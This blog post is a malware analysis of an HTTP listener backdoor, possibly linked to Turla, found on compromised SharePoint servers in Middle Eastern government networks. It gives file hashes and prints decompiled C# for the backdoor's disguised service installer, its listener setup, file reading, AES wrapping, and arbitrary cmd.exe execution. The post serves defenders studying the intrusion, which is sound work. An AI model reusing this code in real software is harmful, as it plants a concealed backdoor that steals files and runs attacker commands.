Possible Turla HTTP Listener

norfolkinfosec.com/http-listener/

norfolk June 5, 2019

Updated 19 July with Attribution Comments

Recently, Palo Alto's Unit42 and Saudi NCSC detailed multiple intrusions against Middle Eastern government targets in which an attacker (purportedly Emissary Panda, a suspected Chinese state-sponsored adversary) compromised vulnerable Microsoft SharePoint servers and deployed a variety of intrusion tools, both public and custom.** Subsequent public reporting, however, attributed a portion of this activity to the Turla group. This post focuses on the details of the malware rather than the attribution itself.

This blog post briefly documents characteristics and capabilities of one such tool, an HTTP listener (first identified by NCSC-SA), deployed at several of these sites. There are multiple versions of this listener with different command names; however, the *functionality* of each command is the same in each file.


**Note: As noted in the original version of this post, Unit42 reporting did not *definitively* state that the activity belongs to a single threat actor given the use of publicly available tools but rather offered this as a possible assessment.

HTTP Listener Capabilities

MD5: 687d7ddb080fb769b26a0c054f4cd422
SHA1: 3227e0b8181f05e393be41d633b08da07fadf194
SHA256: 66893ab83a7d4e298720da28cd2ea4a860371ae938cdd86035ce920b933c9d85


(Note: This blog opted to analyze this file due to being the one with the closest static properties – including class names and the listening port – to the file described by NCSC-SA).

The file is designed to run as a service with the name WSMPRV and a display name of "WSMan Provider Service." As described in the NCSC-SA report, the file accepts requests sent to localhost:80/WSMAN:



```
namespace WSMProvider
{
    // Token: 0x02000003 RID: 3
    [RunInstaller(true)]
    public class ProjectInstaller : Installer
    {
        // Token: 0x06000005 RID: 5 RVA: 0x00002198 File Offset: 0x00000398
        public ProjectInstaller()
        {
            this._process = new ServiceProcessInstaller();
            this._process.Account = ServiceAccount.LocalSystem;
            this._service = new ServiceInstaller();
            this._service.ServiceName = "WSMPRV";
            this._service.DisplayName = "WSMan Provider Service";
            this._service.StartType = ServiceStartMode.Automatic;
            this._service.DelayedAutoStart = true;
            base.AfterInstall += this.ServiceStartAfterInstall;
            base.Installers.Add(this._process);
            base.Installers.Add(this._service);
        }

        // Token: 0x06000006 RID: 6 RVA: 0x0000223C File Offset: 0x0000043C
        private void ServiceStartAfterInstall(object sender, InstallEventArgs e)
        {
            using (ServiceController serviceController = new ServiceController(this._service.ServiceName))
            {
                serviceController.Start();
            }
        }

        // Token: 0x04000002 RID: 2
        private ServiceProcessInstaller _process;

        // Token: 0x04000003 RID: 3
        private ServiceInstaller _service;
    }
}
```

Installation and service configuration



```
protected override void OnStart(string[] args)
{
    if (this.ServiceHost != null)
    {
        this.ServiceHost.Close();
    }
    this.ServiceHost = new ServiceHost(typeof(WsmProviderService), new Uri[]
    {
        new Uri("http://localhost:80/WSMAN")
    });
    BasicHttpBinding basicHttpBinding = new BasicHttpBinding();
    basicHttpBinding.MaxBufferSize = int.MaxValue;
    basicHttpBinding.MaxReceivedMessageSize = 2147483647L;
    basicHttpBinding.MaxBufferPoolSize = 2147483647L;
    basicHttpBinding.ReaderQuotas.MaxArrayLength = int.MaxValue;
    basicHttpBinding.ReaderQuotas.MaxDepth = int.MaxValue;
    basicHttpBinding.ReaderQuotas.MaxBytesPerRead = int.MaxValue;
    basicHttpBinding.ReaderQuotas.MaxNameTableCharCount = int.MaxValue;
    basicHttpBinding.ReaderQuotas.MaxArrayLength = int.MaxValue;
    this.ServiceHost.AddServiceEndpoint(typeof(IWsmProvider), basicHttpBinding, "");
    ServiceMetadataBehavior item = new ServiceMetadataBehavior
    {
        HttpGetEnabled = true
    };
    this.ServiceHost.Description.Behaviors.Add(item);
    this.ServiceHost.Open();
```

HTTP Listener Configuration

The primary functionality of the malware is held within a namespace named WSMProvider.WsmSvc.Commands. There are seven classes within this namespace that can be thought of as “commands:”


– GetAuthCookie (read the bytes of a file)
– GetAuthCookieResponse
– GetProviderConfig (execute cmd.exe command, with “c:\windows\temp” as the working directory)
– GetProviderConfigResponse

– ItemMarker (encrypt/decrypt data)
– ProviderData (write bytes to a file)
– ProviderDataResponse

With the exception of ItemMarker, which encrypts and decrypts data and parameters, these classes each operate in pairs. The “response” class in each pair is used as a structure for the return value of its calling class. For example, when reading the contents of a file, the malware:

1) Passes two parameter values, “downloadPath” and “password,” to the ItemMarker class
2) ItemMarker encrypts the “downloadPath” using the “password” as a key and converts this data to Base64
3) Creates a new “getAuthCookieResponse” class using this encrypted value
4) Decrypts these encrypted values into a byte array
5) Converts this byte array into a string
6) Treats the string as a file location and checks if a file exists at this location
7) Returns an error if the file does not exist
8) Reads the contents of the file into a byte array if the file does exist
9) Encrypts this byte array, converts this data to Base64, and places the contents into a string, “Cookie,” within the getAuthCookieReponse class

The contents of the getAuthCookieResponse are then returned at the end of the function. The code for this workflow can be seen below:




```
namespace WSMProvider.WsmSvc.Commands
{
    // Token: 0x02000007 RID: 7
    [DataContract(Namespace = "http://schemas.microsoft.com/wsmprovider/providers/2013/messages")]
    public class GetAuthCookie : ICommand
    {
        // Token: 0x0600000C RID: 12 RVA: 0x00002367 File Offset: 0x00000567
        public GetAuthCookie(string downloadPath, string password)
        {
            this.MailId = ItemMarker.Mark(Encoding.ASCII.GetBytes(downloadPath), Encoding.ASCII.GetBytes(password));
        }

        // Token: 0x0600000D RID: 13 RVA: 0x00002390 File Offset: 0x00000590
        public IResult Execute(string id)
        {
            GetAuthCookieResponse getAuthCookieResponse = new GetAuthCookieResponse(this.MailId);
            byte[] bytes = ItemMarker.UnMark(this.MailId, Encoding.ASCII.GetBytes(id));
            string @string = Encoding.ASCII.GetString(bytes);
            if (!File.Exists(@string))
            {
                getAuthCookieResponse.isError = true;
                return getAuthCookieResponse;
            }
            byte[] clear = File.ReadAllBytes(@string);
            getAuthCookieResponse.Cookie = ItemMarker.Mark(clear, Encoding.ASCII.GetBytes(id));
            return getAuthCookieResponse;
```

```
public static string Mark(byte[] clear, byte[] key)
{
    string result;
    using (Aes aes = new AesCryptoServiceProvider())
    {
        aes.Key = key.Take(16).ToArray<byte>();
        List<byte> list = new List<byte>();
        using (MemoryStream memoryStream = new MemoryStream())
        {
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aes.CreateEncryptor(), CryptoStreamMode.Write))
            {
                cryptoStream.Write(clear, 0, clear.Length);
                cryptoStream.Close();
                list.AddRange(BitConverter.GetBytes(memoryStream.ToArray().Length));
                list.AddRange(BitConverter.GetBytes(aes.IV.Length));
                list.AddRange(aes.IV);
                list.AddRange(memoryStream.ToArray());
                result = Convert.ToBase64String(list.ToArray());
            }
        }
    }
    return result;
```

```
public class GetAuthCookieResponse : IResult
{
    // Token: 0x0600000B RID: 11 RVA: 0x00002358 File Offset: 0x00000558
    public GetAuthCookieResponse(string downloadPath)
    {
        this.Id = downloadPath;
    }

    // Token: 0x04000004 RID: 4
    [DataMember]
    public string Id;

    // Token: 0x04000005 RID: 5
    [DataMember]
    public string Cookie;

    // Token: 0x04000006 RID: 6
    [DataMember]
    public bool isError;
}
```

Workflow for acquiring contents of a file from a victim device (right click and open in a new tab to expand)

The workflows for executing arbitrary commands and uploading files are similar, with the “ItemMarker” class being used to encrypt/decrypt parameters and data. For commands, the console response of the command is encrypted and returned to the operator. For writing files to the victim’s device, the phrase “uploaded” or “not uploaded” is encrypted and returned.



```
namespace WSMProvider.WsmSvc.Commands
{
    // Token: 0x02000008 RID: 8
    [DataContract(Namespace = "http://schemas.microsoft.com/wsmprovider/providers/2013/messages")]
    public class GetProviderConfig : ICommand
    {
        // Token: 0x0600000E RID: 14 RVA: 0x000023FC File Offset: 0x000005FC
        public GetProviderConfig(string changeKey, string id)
        {
            this.ChangeKey = ItemMarker.Mark(Encoding.ASCII.GetBytes(changeKey), Encoding.ASCII.GetBytes(id));
            this.Status = true;
        }

        // Token: 0x0600000F RID: 15 RVA: 0x0000242C File Offset: 0x0000062C
        public IResult Execute(string id)
        {
            Process process = new Process();
            process.StartInfo.CreateNoWindow = true;
            process.StartInfo.FileName = "cmd.exe";
            byte[] bytes = ItemMarker.UnMark(this.ChangeKey, Encoding.ASCII.GetBytes(id));
            process.StartInfo.Arguments = "/c " + Encoding.ASCII.GetString(bytes);
            process.StartInfo.UseShellExecute = false;
            process.StartInfo.RedirectStandardOutput = true;
            process.StartInfo.RedirectStandardError = true;
            process.StartInfo.WorkingDirectory = "c:\\windows\\temp";
            process.Start();
            string result = ItemMarker.Mark(Encoding.ASCII.GetBytes(process.StandardOutput.ReadToEnd() + process.StandardError.ReadToEnd()),
              Encoding.ASCII.GetBytes(id));
            return new GetProviderConfigResponse(this.ChangeKey, result);
        }
```

Workflow for executing a cmd.exe command

Additional Thoughts

The backdoor in question is relatively lightweight- it only supports three basic functions (inbound file transfer, outbound file transfer, command execution) and contains no obfuscation. On the other hand, the authors took care to give the classes and functions plausible sounding names, and the backdoor could easily be mistaken for a legitimate application.

One possibility is that the file is intended to be used as a long-term entry point onto the network, with “noisier” files being used on other endpoints where detection is less of a concern. This would align with characteristics of the Unit42 and NCSC-SA reporting, although this is merely conjecture given the lack of publicly available specific incident response data at this time.